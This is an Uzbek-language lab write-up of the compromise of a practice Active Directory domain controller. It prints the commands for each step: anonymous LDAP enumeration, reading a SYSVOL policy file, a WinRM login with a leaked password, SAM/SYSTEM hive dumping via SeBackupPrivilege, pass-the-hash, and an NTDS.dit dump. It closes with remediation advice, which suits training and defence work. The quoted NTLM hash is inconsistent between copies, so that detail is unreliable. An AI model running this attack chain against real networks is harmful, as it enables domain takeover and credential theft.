

English — writeup

VirtualBox muhitidagi English (192.168.56.132) Active Directory mashinasi. Dastlab nishon IP-manzili bo‘yicha to‘liq TCP portlarni aniqlash maqsadida tezkor Nmap skaneri ishga tushirildi. Natijada 53 (DNS), 88 (Kerberos), 135 (MSRPC), 139 (NetBIOS), 389 (LDAP), 445 (SMB), 464 (kpasswd), 5985 (WinRM) hamda bir qator yuqori RPC dinamik portlari ochiqligi aniqlandi.





```
BUYRUQ :
nmap 192.168.56.132 -p- --min-rate=5000
```

Active Directory domen infratuzilmasi va foydalanuvchilarini aniqlash maqsadida LDAP (389-port) xizmatiga NetExec (`nxc`) yordamida anonim (Anonymous Bind) so‘rovlar yuborildi. Natijada domen nomi `english.htl` ekanligi hamda `Remote Management Users` guruhida `kelvin.agyemang` va `delight.agyemang` hisoblari mavjudligi aniqlandi.





```
BUYRUQLAR :
nxc ldap 192.168.56.132 -u '' -p '' --users
nxc ldap 192.168.56.132 -u '' -p '' --groups
```

Domen xavfsizlik siyosati va Guruh Siyosati Obyektlari (GPO) sozlamalarini tahlil qilish maqsadida SYSVOL umumiy resursiga (SMB) ulanildi. Anonim kirish ruxsati orqali `GptTmpl.inf` xavfsizlik shabloni yuklab olindi hamda `delight.agyemang` foydalanuvchisiga (SID ...-1261) xavfli `SeBackupPrivilege` va `SeRestorePrivilege` huquqlari biriktirilganligi fosh bo‘ldi.





```
BUYRUQLAR :
smbclient //192.168.56.132/SYSVOL -N -c 'get "english.htl/Policies/{6AC1786C-016F-11D2-945F-00
C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf" GptTmpl.inf'
cat GptTmpl.inf | grep -E "SeBackupPrivilege|SeRestorePrivilege" -B 1 -A 2
```

Domen tarmog‘idagi `kelvin.agyemang` foydalanuvchisiga tegishli ish stolida qoldirilgan eslatma fayli (`ToDo.txt`) aniqlanib, unda amaliyotchi `delight.agyemang` hisobining ochiq matndagi paroli (`Thisisth33nd123!`) qo‘lga kiritildi. Ushbu ma'lumotlar bilan 5985-portdagi WinRM xizmatiga Evil-WinRM vositasi orqali ulanib, boshlang‘ich interaktiv PowerShell qobig‘i olindi.





```
BUYRUQLAR :
cat ToDo.txt
evil-winrm -i 192.168.56.132 -u 'delight.agyemang' -p 'Thisisth33nd123!'
whoami
```

`delight.agyemang` foydalanuvchisi huquqlari `whoami /priv` buyrug‘i orqali tekshirilganda, `SeBackupPrivilege` va `SeRestorePrivilege` imtiyozlari faol (Enabled) holatdaligi tasdiqlandi. Ushbu imtiyozdan foydalangan holda Windows registrining `SAM` va `SYSTEM` xavfsizlik uyalari (hives) `reg save` buyrug‘i orqali zaxiralab olindi hamda Evil-WinRM orqali yuklab olindi.





```
BUYRUQLAR :
whoami /priv
reg save HKLM\SAM C:\Users\delight.agyemang\Documents\sam.hive
reg save HKLM\SYSTEM C:\Users\delight.agyemang\Documents\system.hive
dir *.hive
download sam.hive
```

Eksport qilingan `sam.hive` va `system.hive` fayllari `impacket-secretsdump` vositasi yordamida oflayn rejimda dekodlandi. Natijada nishon serverning mahalliy Administrator hisobi NTLM heshi (`a564084fe301fb1836820f45317777871`) muvaffaqiyatli parchalab olindi.




```
BUYRUQ :
impacket-secretsdump -sam sam.hive -system system.hive LOCAL
```

Qo‘lga kiritilgan Administrator NTLM heshi yordamida Pass-The-Hash usulida Evil-WinRM orqali serverga Domen Administratori huquqida ulanildi (`english\administrator`). So‘ngra impacket-secretsdump vositasi orqali Active Directory ma'lumotlar bazasi (`NTDS.dit`) to‘liq yuklab olinib, `krbtgt` va barcha domen hisoblari parollari NTLM heshlari qo‘lga kiritildi hamda domen ustidan mutlaq ustunlikka (Domain Dominance) erishildi.




```
BUYRUQLAR :
evil-winrm -i 192.168.56.132 -u 'Administrator' -H 'a564084fe301fb1836820f4531777871'
impacket-secretsdump -hashes :a564084fe301fb1836820f4531777871 'english.htl/Administrator@192.
168.56.132'
```

Xulosa va Xavfsizlik Tavsiyalari (Remediation):

English mashinasi Windows Server 2019 muhitidagi Active Directory Domen Kontrolleri bo‘lib, unda foydalanuvchilar ro‘yxatini anonim o‘qish, xavfli imtiyozlar konfiguratsiyasi (SeBackupPrivilege), ochiq matndagi hisob ma'lumotlari sizib chiqishi hamda Pass-The-Hash hujumlari zanjiri asosida to‘liq kompрometatsiyaga uchradi:

- **Reconnaissance & Port Scanning:** Nmap yordamida standart AD portlari 53 (DNS), 88 (Kerberos), 135 (MSRPC), 139 (NetBIOS), 389 (LDAP), 445 (SMB), 5985 (WinRM) ochiqligi aniqlandi.
- **Active Directory Enumeration:** NetExec (nxc) orqali LDAP anonymous bind yordamida english.htl domeni, kelvin.agyemang va delight.agyemang foydalanuvchilari hamda ularning Remote Management Users a'zoligi aniqlandi.
- **GPO Security Inspection:** SYSVOL ulashmasidagi GptTmpl.inf shabloni orqali delight.agyemang hisobiga ortiqcha SeBackupPrivilege va SeRestorePrivilege huquqlari biriktirilgani fosh etildi.
- **Credential Exposure:** Ish stolidagi ToDo.txt faylida saqlangan ochiq matndagi parol orqali delight.agyemang hisobi qo‘lga kiritildi.
- **Initial Foothold:** 5985-portdagi WinRM xizmati orqali Evil-WinRM vositasida interaktiv PowerShell qobig‘i olindi.
- **Privilege Escalation:** SeBackupPrivilege imtiyozi vositasida Windows registridan SAM va SYSTEM xavfsizlik uyalari eksport qilindi.
- **Offline Credential Extraction:** impacket-secretsdump orqali zaxiralangan uyalardan mahalliy Administratorning NTLM heshi (a564084fe301fb1836820f4531777871) ajratib olindi.
- **Pass-The-Hash & Domain Dominance:** Administrator heshi bilan Pass-The-Hash usulida Domen Kontrolleriga ulanildi hamda NTDS.dit bazasidan krbtgt va barcha foydalanuvchilar heshlari qo‘lga kiritildi.

Xavfsizlikni Kuchaytirish Bo‘yicha Tavsiyalar:

- **Eng Kam Imtiyoz Qoidasi (Least Privilege):** Oddiy foydalanuvchilar va amaliyotchilarga SeBackupPrivilege yoki SeRestorePrivilege kabi yuqori imtiyozli huquqlarni berish qat'iyan taqiqlanishi, zaxira nusxa yaratish faqat izolyatsiyalangan maxsus xizmat hisoblari orqali bajarilishi shart.
- **Guruh Siyosatlari (GPO) Auditi:** SYSVOL resursidagi xavfsizlik shablonlari va GPO sozlamalari muntazam ravishda xavfsizlik auditidan o‘tkazilishi lozim.
- **Maxfiy Ma'lumotlar Xavfsizligi:** Foydalanuvchilar ish stollari va umumiy kataloglarda ochiq matndagi parollar saqlanishining oldini olish uchun LAPS (Local Administrator Password Solution) va PAM tizimlarini joriy etish zarur.
- **NTLM va Masofaviy Boshqaruv Himoyasi:** Kerberos protokolidan to‘liq foydalanish, NTLM autentifikatsiyasini cheklash, Protected Users guruhini tatbiq etish hamda WinRM orqali ma'muriy kirishni faqat Tier-0 boshqaruv stansiyalari bilan chegaralash tavsiya etiladi.